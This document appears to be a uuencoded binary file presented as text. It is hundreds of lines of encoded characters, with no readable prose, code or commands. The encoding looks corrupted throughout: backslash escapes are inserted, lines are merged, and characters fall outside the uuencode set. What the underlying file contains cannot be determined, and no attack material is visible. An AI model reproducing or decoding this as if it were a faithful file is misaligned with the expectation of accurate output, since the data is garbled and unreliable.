M`\_:`M;NM'+G6O^>NW!ORO(\_[\$T72,M/4(Q)MV?-%BZ`H-M,4I5!46YY?G`(^  
MM8O%`U\*VDYDU-TFO>8BNV@`\*A4(!!R@`AS"58N"/%2Q`H?\_A<H@&3X/PTFW  
M=P^S9VBR,"F0\*`X":XF:^(WTK?;/K3SA/CIHG^:BE6)[TA/4MX"E.)@MK4L:  
MS&I[LOEI[A@I&8VK:\$YC2NMX#)OH9+YZ=N12R:BA\*]^\_Z,'B5D95)=,ZXH;  
M(&)VKFQ,EH\$[-+^XF3[-98\*!@Z8:WMR57MR,A^.`<|0]B=W1X7W,EP[C@^A  
MM(PV(2,\_,=1EF#KN,M&#D\$!`\"<0N1\$`SF7.K>.\$.(Z3?6("ZF&+F,#'@EV`R)  
M%\_ENTU\_/L24+D2\$:9"XRX86-U]XL[%YZ;EULN5<20#KWS&ZA8\5'"2J[GU\_\*  
MYNATR0=F"G=<;16\$`B81=\$967NRP1,\_D5!4X[BF7WY],PQU+A<M^78Z(\$?2\  
M;99II4/6\*UJ\$PLM&X?A\*^AZV`A:S\*TUS/>@?J?STMVC)OY<X-.W;X6CZ?'O1  
M]JEW,K66ZQ[,DX:[FLX1LDM2'DAGSYN7\_N;IW=\*J5A2D#Y[6GEX&^F"S5E]-  
M<O5/4IA`76"DLLI.2#`Y%!(L5L\_SL]6GA[L[,KM:S"<2DD`8K>S?:?@W;O`\  
M>\*945.148K9(0#4N-D\J%LE%\$\*MW(S%&9RMD0D:%:CS?WW]+2\*IE/B?#MNTN  
M%NY^K\$`A^H][I7&3-M3#J/::4WA[A[/=4JB[ ]3.=@Y1C:U/6)8X6FR<2Q>JK  
M4`ZJ&;YF-/8\*Q7AB60@1E?'4\*@O4AQUDG03:'QM'2SJA&\*ME5X47NGX`B&W!  
M#H6J#@: ?T#MR`C\*GV!FGV"<G>I>@6FH&QQ%/+\_R?A( )J][.AV]D-O(+.  
M@) ]\$W\$+8`\_Y#MC7#`\";8;7SW=FS>7>\$ZN\$\,L7P`\_SI3GEZI4N+Z"O1Q\*"94  
ML:FA\*@]716#) (. (6RL5D\$C!5DZS.G:N.FB>%OY[+'3#S#:]!<&.G<J@Q\_R4I  
M5=&[&B,+UDJUYE&]=/X,\*`8(O\_\_H?W9S/C(N`\".V; )S@6\$@NG!J]\_F%L6Y8/  
M.-KQV1![LPDA\+R&SKEMQ[5"K66-A>8QZX&BC!<ZE?8U(E)5EP; ,F`) \VQO7  
M:P%M[ZHKQSF@4#Y&[1D]&5FUM26;EM<UX@W-CF`# :B>UV@G6?'9Y20<`\_9@#  
M2&TH#.5G`\)"%/C-\_.MB/KT=K3;2\M,E=^Q=QQ,V3OR3=R+1<(O`Y6\*^=M83  
MP\2A/FVFJ\V.\*6',?C6SNHAQ<6YV3M972BN?:N43\*";F9^#SPPY`\*`<\$Y:E>  
ML,B=W,G( )OYA>6O\*Z&\*D<JON!H\_ETZVC81P\*KM?14M(NYU:%#. /3`P>T'(.=  
M?.-27\C:G!MHX82@7(0X6HFM=>T+349( )HQ%:V4UKO4>A>J%\>JE(6Y@V\$F  
M\$BGO&UP+[F+BOW@S?\$3BKQH8/N#N4+BH4E)-AG;.`+>?Z9H!H,TS"U\002=&

M7G'R\_D6CU90H)%`END<L2XE:M>4CGH[G]7%EZ`WFDW`7`CX"R70F7NK61E"  
MG3D]%)NRL,-F%((<X>);`M^\_#\_%6E0\$G!2XDPN7Y2&<.ZDZ\_N&W8K'38/\*@M  
MU72FFD:4Q\_?`N8(+DNZ;0]MS:@Y2MAZ2\VOZR)]315F?+[86-1\*1<7^QG>P  
MZNHR['AHHNWE:5&5,GPJ97;\_6KC6;GT+X7-]9+4C=H(7>\35KF;;?J/?LY9W  
M)\$N6J"SX.GH%ERH.7U-(`)E'DT,-D>7-E\_[P9;&Q!1S[PG8IX[(+2N'3\*\A  
M2T56E"JG5(>Z:U9\_5ZQ#YIAWM#3LS;T.U3DC'G"8IKGQ;S`>1T(A'"?) (A)B  
MCD'V.KRQONX6BBSV"GXTBKLU74G4K;N%#M84/:YIIC5%ASX,RQ6&KJSXZP^G  
MAU6"\_\_?^H\_M92+FE45J5EH2^^!M2.B.A-IKB6@4\$6.Q2,%QR\7`4ZX\_(1VFW>  
MC>`T.>M`.J]%/[5?N21NCNL>98I+M(6B4J+KOH=;\*I8=%=-='TQ.O<UR9L5  
M&'X.NK473F?=?FHND]?D7FC^Z:(M7\*#@^=4D\$J\*);4M/CFIGXU9'<TUOMB%\JT  
M)O:- (Q>RM\_AG^`PR+`@[;PEBEL!/ELDO6\*.9<W2`YPZLINE`.2Y1^T[#U<O+.  
M+\`CN'19T3!`UU1@Y#2#<.-G,%P00S8XG\_-AM?3T2L'. .,`H&HDSV;9Z-&'L  
M"J5?L')4AH9QBH7^\$5`&,-Q4S%8S0D09<==G\$J<Y[IV?#V4I\$]P,4VE,HU?3  
MI6\5TK`TY)LE<D(D`>D=T!<T-SV=37ZW0JBHN8H:MITB9J%,?%@J:AS#\*H.)  
M:.:9^'\Z#K?:TGL\$\*BVI VVXN?+2)\*KHU\*QAZ\_/O"\* ,`V69ODP7"M4&T>=NG  
M]B?D9S\U`\+U^I\$48Z(:1B08?L\$RQ?1A^+GB&4K`.&]+5NK;"\`<`/!`?\_G+  
M(;2OW\*Z":^)`7\_^R&&DG(R3H8&J`KQ\GMH\_#+Y48^PQZ?K9VSK")=IO>>477(  
M@# ,B/>^J\\_`MIHN#`6U6&/D>OG8"!X2Z-O\_ZNT\$/2[[9^4<?N#'+>\_\$/]L  
M\_[ ]O^U]I^V;:OBG:/^;GRN=\HW+G8.+5\_0I?#47[DZT3?[\$]9?\_05&31T.3W  
MYEATO, RM#@H7\*1U&Z50%:@F\$CP\_CZR[Q^&\*2TY,2L1XNT=K.[M].`\$AP.#+:  
MKL)H^+`.#\_I-UM,9W\`V\*V\_^"1L;:!'ZBA^X\$CHJ^NWN37'A(9JG\>()II`6  
M\*2`\`#\$\_3\0R+[T1A57N^"J7M,(OM^7UD5):`O%\$TO[\_VJB8U\$SQ[\BJP4"!'  
M&TD1\*U95BK\$SL\_GW6Q`Y70A5AO"0=+O:-'O&XJ9C<0S]&@Z2>2.\$56E6EW+2  
M[/+'`RKN1E,<Z[ ]U%\*G#[ (6[+1D5\$4-H@NAR>S&(\*B:(9^S<EE^GBV[V]3->  
M2O(+O"?2L%)VS4OV!;^=W5W-Y[^>;326[\$]"[Q^>URY``!DN5N+T2\*RX.BJQ  
M3FY'0Y+&B90"YDQL\_Q:BJX)6D,O^'4S#8WY\*/J;>BL2V>YHT.UV]B4S7CSY,  
MAGS8!\*`\ ,/B'['!&T?^IW%>/LP5%)VL\$;41\$%-X"/AN\_2\,H4ES0%G0Z`  
M-GW5%\`N=\_S8\*V^Y&=/PX'^6]3V!@]D[SPD:Y;/\V5!24/[>7RCG[]T3OIR\*F]  
M66^)J?EFWDK9W4G9335ADJ6)<\*TQO98W34JS]G#([!")H\+HP^/HC/#1^W  
M;YB7@8<-]\_H?LN/^#VK?<E\_]MK`,JEZI8&KN(&1,I,I5!`);N\$K-D;-QBC8  
MPC%(-V!XU(#P\4%\8GAKX<N)+. &=7(\_"!R986/,\*D48;:<3[T:UO65\*C=D^3  
M[:N7I;LRV%(\$I31L/V^8;9FV\$65K6RWY6(> ,=4BMIC\$H)PCS3,\*AD>\$G3,N:  
M\$^B7K+4TLC3>ZG;X@J4YV0.2:-YP,]J6>#+%`]QPA?O]XMQ8?,7BRVVAEW(>  
MHO\_^`NS<RJRMS\$L9>&=?@AI.IIO9%RG6TW&0V]ZSQ=O`W7T`W`@BS&2'>3+5  
M'V>/>&<D\$D>%3FE,"\*`K)<<[Y\_5YO3N071&\-UORL/3NE>["`WMB8D4NR]#  
M\*]KV[+N(8G)\_%3X)+/RDQW)Q^C\_8YD!F6\*\$`\$;YM/?WT?)O]WBZ4^68`DV4X/  
M3"OI@;37KDCC>VV:[Z0IS9]GP:#+#(>Q(/JU&P6K`-`^A2J(PH!(?5YLN5)\A  
M^9EJ9YVHVNR`"I07&\DZL;U1J(B+X)-QS7'5QV26@-B@#F\$XH"\$W0K#7Q\/  
M)YB`[.N9.-LR/YO@F>-.J?1H[ZY/T`\*@H9"YC8=!HQEEICTJ5K"<UVB\_+-Y  
MRQDJ&QL77^T^C)[T-!F^9G@4R^;2<0B)!70SYH]+J]/?G\*.T%0Z]8KWW\*)O8  
M,\_0JVQ"SF[L!%\$V`"K1U\$+ULG7(S3,.OC#`4S4!/49P%.?LB+;8OE;JK&'?'  
M[6T&:#HP=>SN%HY+5V.`TCX\$K/&T<74[B&>:]@`Z"L`ND\$`C>U8\_T`9SO<ZQ  
M+S%YN&WIF5%1[K\*BL`"CU&I+^2\_N>\*N&!5()UTT]0!1M^"11=\*45(B%ECN]W  
MX?>(SPIGK##\TBO`G\$`,FTS27(C)E[/3./Y2`%BB\*9.CQ10FQIAA]E+S+SB,  
MY9U2USFEO+M-\$:) +W\_\*C3E;H,:`E^6XJP"GWY;A#(DO"7<! (E=R=W.5&1!\  
MFK%=MMV4D?Y[ZTU=U=05S.PU:\$&+Q)EY3818[!-Y9=,L#0@L^`CLFCM1?NZE  
M5T\$\_3\*-M%SQT\>7;4VO-J\_?'=.`HUO7Y@<:FJZ[36Z\*(671<2CT"X+N[])?0\  
M=W^5KRJUDE(KB\*#9A\B(0`P-L=?CP<1>EP01YXPP"<+TWSG=L\$T)FG>YX?/A  
M"EOU2%T&\_QZB(I)`T`-S(>7)XM;U<ZS,LL-6)"2^6X=\$[Q>N3].O2R`E<Z];  
MN>OQ!W.@(>\_E\&CZ3?)I[ `N-S??&T)X4-FFI\*9:N-F.6N^XJW:N.Z1VA:JW  
MC%T?+7ZS)A(R)]Q;"JK`XJOSB^V\_VAMH6U6FJV'[Y:(2)]>+RT\,-XZ!J0'=  
M^K`\;7B^T\_+--=IAL^^I>KU#LT5F06M%+?\S77^93-BHN5EQ<S'^3@<7644N]  
M6Y\$+\7ZAZFU3:(YS`GCR6RE%LTPM`=0M4?M/3,6U/B5\_,?'J[1-JC3R:H-(#  
M\*\T#XIOYK4T-K(@/\*\>,Y@V(/H&HW\*CG1&\$\)<,'-ID8V,K\$CS>1^JV5Z`. ;  
M;/Z#N(I&4<\$!,H6\MR`?;A]P6A!<' ,)BQDZH^MY=^`6+\_/;</NCZWTA7MIV  
MIJUO1X'#:>+)R>X\*Y=-?PX-P\_/Q,JPkJZ7;P94[I6(F4E8"\_ :G,S<N&KB(M@  
M!6&ZAG;='UY,1N]&?0E,HAHPHNX=`[YB'A1')\_?GZ\WB+LSWYN9'K)(WCHMJ  
M9DTU0].V)\*"4%:7\$V'8`Q; ;'WH?!80;'`V(' +I8/L"[QUO?K%.%\/`)R+R(  
MH@`!RY@RM2%WC,@WP]R[.A\$RAOW3H^#!?:8JF2JRE+5>F`N2J2?\*`G6R?\$#  
MEHI?2301:>]DB)\*8\*&6BS!+EAQ)92043E9:H:B>25T!W2ZHU4;?#1-+.<2(K  
M"8B\$B5)+E%DBOS7O`@=Q38`%?.? ,H+([]RVP3GD[/SYA/+Q<O)Y]=D>,\$, \*F9@  
MP9)]1S([ ]BA"?#^#I,L,\*BFO=]X/SQF3QQHFJ66>>>ED<G8A2;1.3)4S56&I  
M7)W<YB43<\$NP.;?0?]\DZ\*5M'D.T%/L6F[ `W=X"4.8!+FAVH1/3X\$S[;P]H<Z  
M(3D@O-\_B`\*A@/K!,PO<?(OOM=A`.D/6.PI0F86H"WS6]F?7\S23R[R.>\*\$P3  
MI?0%X3]@0AZ;D`>JG3=>P8AI0T0/'Q.%OI,@LDE3<LZ2[WKP?PG+%LH1\*5;X  
M79\D%F^YH;B@`V0\* &3RG;#B5"M)<AJ%W?\$&09KGF!B\F^R^B&SE5?+OYXO<7  
MA?9^+K-10[-H0(R"8&!L!N-\ .5T%HC\_1(^0P03R7,7)IG"S;<CC`VUXC;R2#  
M(CM-?4(\_\73)!73<PZ.`\2XB)<\*I0\$XB#OE..)@9FN5F%AVPGZDVW\$`F1\*K#  
M!C!0?;6A)5"/%KO`EWF"(9(\$XL\*%02\*K2(PI%`'+5\_`A;\$4LJG]Q?"2[9^()  
MM=[8!UO\_-B-SK.>YF\L\$STO%Z/E\IK5+:Q?S6?4E(+2Q#[10=+0[MT&9J8R5H

M+\*!<FX0. [MND>9TBN[F+H@MN[EPS(5Q\$2-&4"JWB&(EK&#`DO(PGQ)`LSNJ<M,"IZIJ)C&#B`T::#HR;X\$+8T[]OK;<MQ=4\857,F\_GZV>"\_?'N#\$"\*Q#PPT#MO?^P#&M=0--^RB[\_`\$))\,LL54\$9,!2.HIBG2\*\$-A@N3B)T/S(ETK5H8+L6MU=/AG9M%U,L6D<\16NQSA,@^YC;AA<H^YG?@P0COE<E'J4U&;06A\$0\*1S&[UM` (Q/Y\_-E>-OS9"YK65QM56HSQ'3U@^DM.4:KU?9UIZ11\_?R4C^.[/C=/3:,MTY2J,U=U.B\08=0+8/PC^!"V(I9>X%\_\`);:\*OC4E\X=NX`)'L`\'%+X\>C6M\$]ZP"!2?=:1X>@7'4A/+M\$;"^X1M?\AP4\$;&\*^L.4!/#:X7NND.61=T!0@1HM6^TJABH\0^\_N(5RH6J%Q:C\*4&\_>?3J?=(O!F?R?,FMA=II99,3\$8G#HJ4W"M1%AI1UG=;;J(EV@R:\*P\_&G[Z\_]=&6[H4/%O,7[[ ]]=--;D-C9&N)G\$H6TI?[%MJ'9P!;EJ>9E.-R#-#D?5AQ590DPF/^+DS:9%4QR,"1FK6VO(,#LRA+SEP\$3)MD#XI')/1CS0(XD=ID#3FU^`S=A)`M8F/F>\X15>!S:OPU<W'+Z#)XN]EQ`CM]P7J/O\EY+T.#)R/V6\$?!F%B)P;.02\&[D\$W!F[LQXP].S\*\* (HVY<XB6@J`UM/2>G\$\*SU/-B^;WEXY>IXV1=D^#2K4!F<L>KFX?PW/^HEBT/J)"@VP08"JWMA5RP.GRTD`R(9W.`CF<UO<^BQE<3SO6:2JIEPXA)6@/<C<R+-X/(=?J'\9GDEMN\_F8QP:7QP8GQ,C@0-UO<E!@&M?;?;?H+GEKYI;\_JJYY9&YD?Z`N>61N2G]MH+GEL;DIXZ"YY;&Y@?R:N>4'S`V,V-R,%9L;. ". \$K) )LK:K;XF[UN\*J+79X\_MN&4-Z`=KF\$/F75LC)4:8TVS%>Y%UEVB(3?#\_=I78Z.3V6;Y\$(=?G%!^>=MO.U]@,\,.:[:>Z>^J`A)#90FM#;G4RT&/WH+O'500^0`H`=49"X+.YRB!FMM%94KJGG;989+GO3T29K:.-GKG^L!XB@;U4\*?S\$34C>;B[\$O-OJ(0!;2"RTI[M@W\_Y<#DYP4DF\&KH939%>\_G/G-G4+^X+I2&.ELOG\3[:N.BJB\$AV&)YL";WM&00Z#,]SI`K@P.X\0^R26=W-U\_/5;'ZTE\$#NK0MI<:)"('W(V#C"II\$YN=MH%6U-%P<BH<OE).I')C`W3TO/;\_H6\*U0@<EB93F6O&JNI5:T0=48I![QV`\_1ML1VG/(B)OD5XTKTLV4M`#]B82^7%[?T`+\*S#@Y%.\4Z>187]LOM?;C1P%TZMX2(&)\*OU0G9YA!N%"R"EF0(\GD\R?!\&M6IMWLH;W;C%?WK:NX6ED;'!:FM\_8M\_Y%ZG\*T7XE/T!6"9Z@>1D<WY]%'O)`!9B([.=7YPTL1Q9#0R1J;2XLTII14JM9?\_A4:+^E%AIF;K7=RE!V#;FJ%GN6IK[7V6C%CM^8,&^;!LJ8.Q^-\$F\$B20"MOBVG:NK'T.-CST;`BAQAW#N\*\$SEP`Y9/1/[^7SY?R&5`G\_V;\_B!E7=54Y/)MV:.GHS\TN2]ERX/DC`TJ86G.TH13T\*[D"4\*LHFVW\_=A.6&";KV6PW1U'1\$1"M1S.YD<08G#C8.&+6@TUGTQ7=D=/BZ?/CCMHXU&S3K.?\_\_AP>]G(C#OBC\_HG,M!KX\V%!4)\;P@Q[VN1K.R?QV,<6`3\$Y>L+#-E\_EZAU6I'.WP63&@SBXG,4Y.M;4U7X=0\$%&;,\*MMA>J4A4"-P\9:LW),^[\*F+:090/6C4XNDW"#:F"'(8\+J&M\9[I2I=PFPLG.\XSN="23K"]\_6Y(&`'?=\$\$PS=D-FF+\$;@FG&;B@OMX94IULWM5&=\_NJ\$?=-T-%IXK=\$!X&C=U0F2?[W1!FH9\$;'KW\*8C>\$F6GDAF!6<#8PK-@/MA0C9ZH`C0K12[(G`\*8O(%2DKD\J;)">4\_[8MD9M%YS1D)H\$QB;P1.WLGVN2-[M0S5V1W@^]8`[PD.IL3L")TT.N\*.BR&)W9,RZ..R.\+`J=T=7ZDX\*=2?8GVOQM2N5ATJJ@-J8F!O/9P>C('5T+FS2XICB[?3JZ?]L0>&X]D!9?=-&.7X:=0%YLM[N`U+ /8\$WJDNA/>9P-YW0W,01CNK+B[I\2)`VEQ8(QRO9&7\ /L,TP8-SK,S MNU%`X\@/OU50I@9;I'A7F4RV\$5!EZ(MP50Z-)H;'-T)N\_OJ;8!MOD\$H94HIMT2IM;D8NH@J(8VVN6)OBQVJ3IG%M2(]JHRE^J#97E+>DO`5KX[D5N;75IH`M M#4`X%=>%\$2U8%BNR:H<-2=F22#.V?4#<;.WH">DI"@2"!4I4Q3B<+V#!39C6M\_`[]50-4+\_ZX6?;GX=X"=>X\--;\*ZF-XNGI]V-3)O[@%:\_:9AB?H5`\[7^?QQMEU-;34P:2IY3@PUBO@%^:75+&/-7\*4J[+G\$E5K/ED</S==CEJ-&4H%05<BOM-86\$J@)9]"`5WS%"A=Q.I)HB51#9L6Q?S&>`"-+DDS.BDB@#QTPM"R3LOS^[M&)"7^81M9KZ;\`PT)\*=H)7.LTB6Z\_A2"956C284/]OE)M[NS@R^\$Q&W@EY(8MI,B48IBZ`&7P0@(-:/`-L\*1\_F4C%K&9ISGI%1R"B43,]X%)0:BM<B"SM%X M@NKI\96Z.&`PSSSFZFSF93#7(]AFT-^,9.M\,P\3^P'-X=R!MX?'W2\_9E\OUM#!;S?OF\*%4&3#C`\$ZBJ(ZSB8>B9K8)^Q]P)W`)JXE`R^/'DBYE@^+;%[J:3MX<J1RX1DF=B0;B^YSVY:Y%0!DRWU`U&W8>I?L3-R>4N"H<C,^. \;H:FZA9M&U[>7&Z^+><[BU;+U25]1120WV/\UO0F&WM,%<67['XL,C79M+H<.V8P<9MM7-8UG&2"!\WY/R3+#JX35XJ5,EEGVL-P6+#<8;;>Y+'TB2\*#12%]U`\*9`/XT-M?>'E:/W],6:0-`06RT5'1/;2OMSIRCT#WC1^'5H12@&/28:]R\_[B()3&#8!MI8`.\>Z=?)A(>`[\_/;E<;T>M@\_E<4\*3-T`YU7+V+=GX;37%T1XW@`K=?^C1M-@`WD;7(E\*8KWY1,-\*(,3H;!X+'3KPJWBVP\*AZ8K57Q+&.J:%4\JRN>U4\M[U+B\$/2<F>;\7V\*8\RP:Z=\ZD\M3)\_EV8\_)B.%<2]"QPJ^H<!PRKOW\*KR\$MPH.+C11^16665&9!A<>8BACT#\*)]S]XF@M;UY2/YG-K7K\_N7;:V^55F@SZSLM8,X2YZWRZ&ZO/HCT"BXA#K-\*IO!RR>(^BZX/,)Q<\_02W\_,\*V%X<K?OV=#4M.I)\XTA%QPU5[O"+C5/M0R^'169MZ77QW-/WX07AI2FGY:[ED<<S)\*2JO]OME6\*BLG8<"/`\$`U4\$8]\ /X`!420`GZ\$"+/AP"#9\_8>YQ=S?Y#G<=X\*OQ&\*"')IM%J!P'<2%WO@2\*\$Y\* <>#]B\$R(N#[B-T++0Q\*YZ@HUB?,3ZK`Z9+NS^]J/>(5M@G!%S\(\_ZZ2L^`DRL&0&C(RJ.(Y`J.Z),U>V"B?M0R'>G)Y'\_ (H-@T,>AMP#M3`P85!;S4`?WQNUU(5Q\5.[U5E+777?UVZ,0M!)ZU82SQ%;Q.8MWG3("02QM\*PK<VFQX2AF;6,/EP^,JGE\$&ZG;E\*8?N13+0\_5QS>UF5YJTBH#U0"+3L6+7%MBJ(I"!JW4`E1;3V;\_`7\*#\_=8Q\_.5Z9BU>40!>';(\*=F5F['<%`J.`3D!!<0`ME"(.Q^/1^:5%V9:8BO[H1[C(8SFPL(J%!6.-V:IEG`SY/P847)B'8N5`D`!TM6QE%@,2RLLJ<O9.\*@)8>L.85.B[ZM-,W7&[\$J0M;SY'37=\$EYEJ@2I-1&FT%MQ\K)HOX%9)]\_ZH\\_#(9)45\*H(,5\_I1WZR\5CW!!Q5BR]8NG0XT\$8&P9'82R!MX\$>G,G1>"M\*E`+ #K,WX-F%C6.K"<GL`B0\$L1KW;S;GJ\_6`X+,TLWLMR\$QV#NMT-7=Z`)SA25D/[S<2"A)B+\1`^Z`F!O=VR<V39#I9OWP^\_RC',^<N@09"NRM M[WUQ&<H;S\ -A\?#=#KN0<9<J!T^5B16B!`C]Q>9LG`S'.H<+41D9MV"=2`\\_I M41\Y9HW+.Q<D10=W%T53"6WX-),]I?NYOTX-#+>3XTX](!N7-<P9U-%&]HUF



M\_GD2 (7Y820@K:DEZ!;KH</' [\_ .S96J\$LO`\_Q\*9=SHU89J( ([7\]G.&I' 5IV`
M%:RYS9,>#1YWLDDBM0#U?R`I!;W4+BS%FMP#SW=3%/0@Q/B+/V5.2AT]G:I^~
M4[]Q<K' I-K,B\$Q\!A(W;N\*1C.-\_"^C6&DU=/?)G"\_^76Q@;?6A-;/19:^I7
M&\ZQ4>76FL9,R<1\*#F'C")=O<?#9GR:M+HMW)Z2V\^6=[#3BX4<:DS1K)I\_Z
MP@DW36P-,]D]N5RDO]#?8#-<\$L#K,:@ "00>P6&%PKLK1"-\_+3-&Z%\*JC+%R#
M1'+:393L@NS\WB<\*6=T^K\$>W\*F[KJ@E(RQU1X/O/2ZPJ^/U0,&37[^&)W5\$J
M@JU.K'XX15+5-56-I:J(;^='L&QLR/\$^:&)0UVJ^&Z9I<[->N]42+).7:1&W
M6II%K88;-P(:T1]L!3-.=!LT:=QR8@3)@9:3FF9QRP69BZCEE%-4!UI.F%FG
M\$S43+\;;WTS"\*C+?3+Y'I.P1S>)PS"\_ (QV2>R/\$^:&70[81HTDQ@'XX+E-9H
M.' :V\_P/<O;A:4'M?WU)B'##\*L0ITH!'3\*C,S"X?XOHOF-'@'0YB.-L>O%P!T
M]K]\/) \_O^7X1.KR\_C^0\$%2L+'F\_U>XR\_:T#&(KKW\_J"ZKUFWV@'6<M?OV1(C
MF-OQ8S58X8P5MN;WW)Q<3' :)&\?`TH!1TSN=56'ILOB1+R:\_MB\*JB)96DBI:
M6H\$&@/.TFHI\_R\_IBB)'\_M8S'5:9F92J:3(3!LCE^P'L1;567,[%G`SE^-]:J
MY\G^;P"]>DW>6=K;PU6X<4)+W5PVW2M\$BEA2@D3UB+&L/6Q]&QHJ\7E<,PO
M@.-3UJ38\_S\$F>K\_X;66AX:B(2>S;T5"X;0%5P\OZ+M\*43>O"&\_:OX"KB:JN.
MV>-\$FD5B@YVIT7U%DV\&T"%=\_RB3TJ^=.#J<M>\$-;4VX^6[CM]T:"4AA\_2#
ME\_8Q/!5+Q2\_H?+@.['D)>5C[<I:\*D#//M@L!NN]Y<]LIRZ.UW(G\V+VQ/9R
MG><%\6P@)N@^H'YS5-M;E1(W\Q<=?0NKJWEJ\$Y3UHH?!\*N]^2\$\$ (1B""/=;\
M=U%%V460FA';I4\*/D\$7E]ZJ\LH.^A/\*0^68BY93LC5+M&;3\A'BQ(IP,O)
MQ=FO0WEFM)TB\SF^!LPM:Y>A!Q2MG&)\$:5EX+6W=0(G%\Y^Q,.<?O'7YQ78U
MKLA'P+J<FK==OJPI9\_#5\$;NBF\ :Z\*X&L\$\*XB\%G??YZ[Y[:\*MY1\ [<H>2?A
M:%R9M\*(H5\$JA\$A/EHG<RW"H7R[?9SUC@SRCWZ:\_+9M4\$Y")A8\$VD=>FWT#H%
M='K-607TLYA?D&]MK+=F./!#\*P):&=1\$ET)CJJ[3\5.0&@8\KD\3<DU)5##
MB!!8",:/KLEHMC\$ZE8M?)ML6T2<'\_NLM\$EFV;I\_X,BE@2@%U!(\`&0\$80@D5
MY'EO=.J!A<]I#[^TC\*B`\>AT.#EC[:V!XME+:^(B-6%B9EXS<VT)STUQJ1!^
MH!6(\$)C)V4>#3\1F/AL)O!3RXAU..E=\_LH0(Z%GB%I?J(-\_)?\$&&%N'448
M"3@.,0\*Z12XJ"(K#C)"=APR\_>5\*:F&#^1&3E9\_R>[J;]CESO3/T]PT\_/=V^
M?<PB:#(Y309>+&(79-.)"=!LZVPP>O?YZNQB/A(D.2EANH! =&AH1\$NR&>TP
MG\VO\_4,%!TJ@9#4E0U]X%=ME!^MVK1;FYL[>O;L<N@D^<,GASNY"H'V7CW+2
MHE,6#;=S`)011"<F<,IW/C[>=N'NEN:RSD]TX\*G(C([89!?!?,6CAIFB\*EZCS
M67>T\[DS`UEXR\RCJLZ^3HNHED.=%ATN[K3H;W&G17^+.RVZ7-QIT>\_B3HMN
M%W7:NFAU600V\$RSJ;%&G16>+.RW6T^>:Z>ID")B\O)[('64)%BPN=@Q&7?
M2#IF3X79T]GX\^B/-@`!E;O?\J@9ACQ\_(^^!06Y):VX`8M;3M!/IGAR^VD[
M]%?%\#6YM`X).P[6NO?P,\_+99P39KF.W8"V+GYZJ/VZ>HEH^:2W+;/4L:HZ&
MK&4\=?>2L1X5Z\&6C!!LS92M\*5A?TS"9T'JFW?)\$/5]I338<A+?"5+'TH6!H
MHIB?DH\="2(5>#3\RVAX06C>RBI&%) :997%\=DINZ=/'[,HG]KE/S@BIHQPB
M3-.)LD%]MX!N\*Y,8D5@6[28T8\W2\_T0C[C'6UQO1["MC3\+ZYUX\$6P=KH(IM
M\*7(++J/L8DQE&?K&W/)KG<<>0-ZQ#\*(&W8\*Z/I>#J"3\*"K7WD#3\*\* ,9DEHUO
M6-<\_@<I\_]JMV=?ZP\_-9J7=-GZ7\$"M">\*//`!&UXG[LY599;@Y6,MT,L@\*&L:
M8TIB<&"-:/[CI?7K?QB2-&Q[+SBHEY1\_/1`=4!U3S^C.O/X;LDRDI`UH245
MKO?'J)0H>D7!M]6W1>=QGC&HL"R]"MV"\*)@(#OP9!?Z-%D1GS:KQT^ZGX-2O
MDZ;%OH##I.!G(E=/?;58>9H8KDC9CREI8P@\*~?0N^(K@),HPQJ26(35^,;P<
M\_<7%( (+;G+C^D1C\$612J!5N+,M;R:19X8\_<0J"\'(V^\$F[B3LXOAH\$]1L;ZQ
M;R/R8KZ<AJ='6H=8?!XLD\$VA\*Y\$1H&([8"V24\$IT]N%TH#%CP#3K33\ :NR=+
M>OV']6J^MB4]>TK29TY)4DJ20-08D!%@\OM6N5E7Q3]<32\.C\+.Q3R7\I\
MZ.C+BVQ6>@6&=975`TGZT6&84"%0/,AO=L4"4.R28F,Z^1JR(A([14S#)%>R
M+WQVY1/4'9\_U\*[BN94Q]Z4Z5/U\$'9`\*;^X\$#!5+I.!>6QZ;\$RMXKN(PX:U%=
M\*AQ(@LDP3E#XC%\_!E9;Q;H7/COYE:\YU=;"R9S?\_~I]MX@K[7%@6NQB7`&- ,
MQO7\$#.N)AK8\*([ (3G^\$!3&H9[E;00!VXNKKX(][.JF=YL\*B<1656OQA4\$'3'
M1C@EF\NA58EIL\RX!\_4?F\]P\MI#)UT,L:Y48":'D!IAV!=-@36G2R!R1GZ
M(ZQ)A>SNZP\_Q5GA;P\*~?D0D+96-QQ2E&9\$2@ (Q#K9/+@ (LHNQI26H:M=? .D6
M( (=G\*"&O=M\_>W[:W/ /85=5Q]WWMS942L\$%PGO@U9,(V2;I6>=F<KAF-) %1
M:R!.\$XX\*V.1G]Y)\_;-G<UM\$P5P+(4:JJM=AF+U`"96OF`?H8UN[B];'0FM'Z
M&,^H`=TB5YUX2<X.IRT0M"\$3OA7I65-F(+F[:&BJL7;9)"F;!";V"C`C\$(;+
M)-9V)^&5@HMWX][Q)1NN.-"C["'UN,/[;%@P#1R+-`=1%5&UB5=X\4:3H>S\
MR!^5+NT<D&Y^LI``;3SBT[Z&/LJJ\*3LL\_#! /2AB#\$H\*PWTZX">B.'(V&5&&:
M84KS(UZ]L0B;P4;36IO73"6E,NR\D9\_?Q,\*P!CEK@.'A%6!!8&E5S7Q51Y^&
MXX^L8L5XGGBY'Q?M\_%AD\$B2WO"E(34'@F6(`I7PHVN2>H<43S,%>FA\_0B;!
MPQ>[ ,Z=(W/Y\$G!D%2"D`NM]A7\$:<];[ ,A@U.`QV\~-D>1)7;3.,ZGUT<;^O\
MR@:L!([\_MEA%>S)Q9E8L6P7Q;8=Q.1L',6Z6PM=F!Y[X;`^B4LN46>\$XPXF
MBW.\*0;EEY)07;<@!46#8\_=\$-.>@NRHO%LLT0B\_8:L"+0'"\*#T1!O(V/T>]O;
MR@IXP\Z?F]-\_K\UI/Y.H.M%,PFY:]HW#H:/@^,+^O!B1\$, '!1;"MQFY&=;9W
M]K/K43\_6W/\_AM)U7>!O,L-M^C,VWZ+CAQRN:+4,W@8C'0Z""(!LP=36Q=R1.
M<1L;F.' ,>-Q+F\_(-S&QK9@L\_%@~\*>E@LS1E4D\$?#X]&I1R:MK")\ :EDA@^'I
MP',SGSQFY[N]^V,YXO9N=/SA8DA\$X3/8#REW,WDW#N?T=V2L?";[(?5N)E>C
M@>>+\_;2RB`!=EX%.!</WZ?\$I'6U-QHBTE47OHZSBD9GY!&WI4B)&A^[I4D%
MM71Y`.7424=B,<\_.(JN#'\_=8N([G^):)UQK5CFBY0ZB:RD?\$'/'V(1ZN[" ,R
M:>47'=)M5MLO#P\_(6CG\$B#S\*(BQ6AP!0CRI\ /H=A9939Q=EY0F[E,XG9=91X
